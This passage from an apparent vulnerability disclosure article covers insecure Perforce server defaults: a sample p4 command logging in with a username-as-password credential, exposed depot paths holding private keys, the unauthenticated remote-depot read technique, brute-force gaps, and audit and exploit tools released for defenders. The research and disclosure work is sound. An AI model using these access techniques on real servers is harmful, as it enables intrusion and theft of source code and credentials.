Any good auth system will not allow a password to be the same as the username. A good system will protect users from shooting themselves in the foot.

```
$ ./p4 -H localhost -d /tmp -p <redacted> -u P4xxx -P P4xxx changes -m 10 -t -l //...  
Change 31393 on 2025/03/31 06:45:51 by xxx@xxx.yyyy
```

Fixed issue with too-soon removal of a temp dir.
Fix to unreleased dev branch change.

Whilst anyone can contribute to the Perforce SDP, this account may provide elevated access.

¹At least, an organization claiming to be them according to server license & address.

7.5. DevOops: The Potential For Lateral Movement

The company won't be named but to give an indication of scale, the company is large and one of their STEAM titles has almost 100,000 steam reviews.

In their exposed Perforce files they had very interesting scripts and files in their DevOops DevOps depot that could have been leveraged by bad actors for further compromise.

It is not possible to know if credentials are stored in any of these scripts or if the keys/certs were password protected, but you can use your imagination as to how a bad actor could leverage these findings for further compromise.

```
devops/main/add-dlls.ps1#18 - edit change 33281 (text)
devops/main/backup_droplets.sh#1 - add change 29685 (text)
devops/main/internal-project/certificate.pem#1 - add change 31792 (text)
devops/main/internal-project/deploy.ps1#1 - add change 31792 (text)
devops/main/internal-project/index.js#1 - add change 31792 (text)
devops/main/internal-project/key.js#1 - add change 31792 (text)
devops/main/internal-project/okta.cert#1 - add change 31792 (text)
devops/main/internal-project/package.json#1 - add change 31792 (text)
devops/main/internal-project/private-key.pem#1 - add change 31792 (text)
devops/main/internal-project/samlBroker.js#1 - add change 31792 (text)
devops/main/builds/build_unreal.ps1#4 - edit change 31222 (text)
devops/main/builds/deploy_build.ps1#3 - edit change 31222 (text)
devops/main/cert.csr#1 - add change 31792 (text)
devops/main/coda_to_confluence.py#1 - add change 30503 (text)
devops/main/coda-to-jira/index.js#1 - add change 30503 (text)
devops/main/coda-to-jira/package.json#1 - add change 30503 (text)
devops/main/depot_archive.sh#4 - edit change 29465 (text)
devops/main/Jenkinsfile#70 - edit change 35482 (text)
devops/main/okta-auth/certificate.pem#1 - add change 31792 (text)
devops/main/okta-auth/index.js#1 - add change 31792 (text)
devops/main/okta-auth/okta-auth.zip#1 - add change 31792 (binary+F)
devops/main/okta-auth/okta.cert#1 - add change 31792 (text)
devops/main/okta-auth/package.json#1 - add change 31792 (text)
devops/main/okta-auth/private-key.pem#1 - add change 31792 (text)
devops/main/safehouse/index.js#1 - add change 30771 (text)
devops/main/safehouse/package.json#1 - add change 30771 (text)
devops/main/safehouse/safehouse.zip#1 - add change 30771 (binary+F)
devops/main/samlbroker/internal-project.zip#1 - add change 31792 (binary+F)
devops/main/samlbroker/certificate.pem#1 - add change 31792 (text)
devops/main/samlbroker/data-source.js#1 - add change 31792 (text)
devops/main/samlbroker/entities/key.js#1 - add change 31792 (text)
devops/main/samlbroker/index.js#1 - add change 31792 (text)
devops/main/samlbroker/okta.cert#1 - add change 31792 (text)
devops/main/samlbroker/package.json#1 - add change 31792 (text)
devops/main/samlbroker/private-key.pem#1 - add change 31792 (text)
devops/main/samlbroker/routes.js#1 - add change 31792 (text)
devops/main/samlbroker/samlBroker.js#1 - add change 31792 (text)
devops/main/steam-deploy.ps1#1 - add change 30823 (text)
```

This wasn't an isolated case, but it was an example where there is significant potential for lateral movement and further compromise in the hands of a bad actor.

7.6. A Major Perforce Host

During the scanning 89 publicly exposed instances were discovered of a major Perforce host. 12 allowed access to source and 3 allowed "super" user access.

To be honest, based on their security whitepaper and the scanning response, they have a solid security understanding and a fairly mature security posture.

What they did do really well is proactive response. This was very rarely seen to be honest. During the scanning phases, if an unintended exposure was detected, they had (generally) secured their servers a few days later. There is the question of why the instances weren't initially set to the vendor's recommended security settings but to their credit, they are paying attention to their logs for security events and responding to alerts which is a lot better than most companies.

Emails were sent at the beginning of the research phase, however no response was received. After some time elapsed, 12 insecure instances belonging to their clients were reported, no direct response or acknowledgement was received, which was disappointing given the potential risks. Thankfully, they are now more secure than ever.

It is recommended *all* companies serious about their cybersecurity and reliability setup their observability & alerting to include their VCS software. You can do it with Perforce by [reading the documentation here](#).

8. Under The Radar - Why Haven't These Issues Been Picked Up Previously?

8.1. Historical Context

Why is Perforce insecure by default? The historical context is relevant here.

Perforce first started development in the 90s, over 30 years ago, when the internet was a more trusting place.

The security landscape and best practice has changed a lot since then and Perforce *have* added security features over the years. However, they've failed to update the defaults.

8.2. Binary VS Web Protocols

Perforce is not obscure software. [Microsoft even used a variant of it called source depot once upon a time](#) so how is it that these misconfigurations haven't been previously discovered?

This likely stems from its use of a binary protocol in today's HTTP-based world. Many of today's recon and security scanners focus on web security. However, a swathe of custom binary-based protocols are still in use for legacy systems and perhaps harbour other vulnerabilities or unsafe defaults.

8.3. Epic Game's Developer Documentation for Unreal Engine

Epic's Unreal Engine is a [fantastic and popular game engine with 28% market share](#) but their documentation contributes to the issue.

Epic themselves use Perforce and UE provides fantastic OOTB integration for Perforce, especially with [UnrealGameSync](#).

However, their documentation [has a guide on how to setup a Perforce server](#), even steps people through connecting for the first time via P4Admin but makes no mention of security. They provide a [broken link](#) to the Perforce Server Administrator's Guide which, even if it did work, is hundreds of pages long.

Whilst they aren't responsible for the security defaults of Perforce, if they are pushing their integration and are aware thousands of small teams are going to install Perforce just to use it with Unreal, it's in their best interest to assist with the security of it.

Update Note December 2025: Perforce are now redirecting this link to the latest P4 Documentation.

Update Note 27 April 2026: To clarify, the original link in the Epic documentation has not been changed by Epic. Perforce have implemented a redirect on their end so the path now resolves to the latest P4 Server Administrator's Guide, which is a good approach.

9. Tools & Methods

The methods for mass scanning will not be disclosed. However, tools and [Nuclei templates](#) will be released at <https://github.com/flyingllama87/p4wned>.

Why?

1. So admins & blue teams can audit their own Perforce servers to ensure security; Many Perforce servers are not directly exposed to the internet but are still vulnerable. Taking a ["defence in depth"](#) approach is prudent in today's security landscape; Gone are the days where all devices on the internal network can be blindly trusted.
1. So penetration testers have tools to use on engagements; Security by obscurity is simply a disaster waiting to happen and *we're all* made more secure by transparency in the security community.
1. To encourage Perforce to make P4/Helix Core **secure by default**.

Unfortunately, this may result in an increase in opportunistic, malicious scanning by bad actors. So please, if you know people or companies using Perforce, please send them a link to this article and have them secure their Perforce server.

9.1. Tools & Methods - Release Timeline

All tools are being released alongside this article. The vendor was contacted over a year ago, a patch has been available since May 2025, and responsible disclosures were sent to 60+ affected organisations. At this point, anyone still running insecure defaults has had more than enough time to act.

The following tools are available at <https://github.com/flyingllama87/p4wned>:

- **P4WNED** — audits servers for insecure defaults and misconfigurations (user enumeration, blank passwords, weak credentials, super user access).
- **P4GHOST** — tests for unauthenticated remote depot access via the hidden **remote** user.
- **Nuclei templates** for automated detection of Perforce instances and vulnerabilities.
- Standalone JavaScript tools for user enumeration, server info disclosure, passwordless account detection, remote depot enumeration, and key extraction. No dependencies beyond Node.js.
- **Metasploit** modules for user enumeration, passwordless account detection, and remote depot exploitation (submitted as a PR to the Metasploit Framework).

9.2. Tools & Methods - P4WNED

```

      _ _ _ _ _
    / _ \ || | / / \ \ \ \ \ \ \ \ \ \ \
  / /_) / || | \ \ \ \ / \ \ / _ \ / \ /
 / _ _/ | _ _ \ \ / \ // _ / _/
 \      | _ \ \ \ \ \ \ \ _/ _ , '

```


P4WNED - 0wning P4 servers via unsafe defaults since Y2K+25

- Sniffs out user accounts, blank passwords, weak creds, and unsafe settings.
- Confirms depots access and those juicy "super" user accounts.
- Drops a tidy report so you can fix the mess before the Skids arrive.

Authorized targets only. **Use** responsibly.

=====

9.3. Tools & Methods - P4GHOST



P4GH0ST - Haunting misconfigured Perforce servers via unauthenticated remote depots.

This script checks **if** Perforce servers are vulnerable to read access via remote depots.

This is possible when the "security" level is below 4 (**default** setting), leaving the built-in 'remote' user enabled, allowing attackers to create remote depots pointing to the target server and access its content without authentication.

The remote user was removed in version 2025.1.

Authorized targets only. **Use** responsibly.

=====

9.4. Tools & Methods - Tools Disclaimer

⚠ WARNING & LEGAL DISCLAIMER ⚠

These tools are intended **strictly for legal and ethical security assessments**.

Use is permitted ONLY:

- On systems you personally own.
- On systems you have explicit, written authorization to test from the system owner.

UNAUTHORIZED USE IS STRICTLY PROHIBITED.

Scanning or attempting to access systems without authorization may violate local, state, federal, or international laws, potentially leading to civil or criminal penalties.

BY USING THESE TOOLS, YOU ACKNOWLEDGE AND AGREE THAT:

- You understand the legal implications and will use the tools lawfully and ethically.
- You are solely responsible for your actions and any consequences arising from the use or misuse of these tools.
- The author(s) and distributor(s) of these tools bear **NO RESPONSIBILITY OR LIABILITY** for any damages, losses, or legal issues caused by your use or misuse of this

software.

USE AT YOUR OWN RISK. If you are unsure about the legality of your intended use, consult legal counsel before proceeding.

10. Further Research

- By default, Perforce includes anti-bruteforce protection via the [dm.user.loginattempts configurable](#). However, this protects the [p4 login](#) method when a Ticket is requested. If the server does not enforce ticket authentication (Security levels 0 to 2), this brute force prevention mechanism is not engaged and it is possible to perform thousands of attempts per second if the resources allow.

11. Disclaimer

This research was conducted in good faith with the primary goal of identifying and helping to remediate potential security vulnerabilities in Perforce Helix Core server configurations. The methods used focused on identifying insecure defaults accessible via public networks. At no point during this research was customer data intentionally downloaded, uploaded, modified, or exfiltrated from any target systems. Proof-of-concept exploitation, such as demonstrating trigger-based Remote Code Execution (RCE), was performed exclusively on local, isolated test servers controlled by the author. Attempts were made to responsibly disclose findings to affected organizations and the vendor (Perforce) prior to public release to allow time for remediation. This information is provided "as-is" for educational and security awareness purposes. Readers should use this information ethically and responsibly. The author assumes no liability for any misuse of the information presented.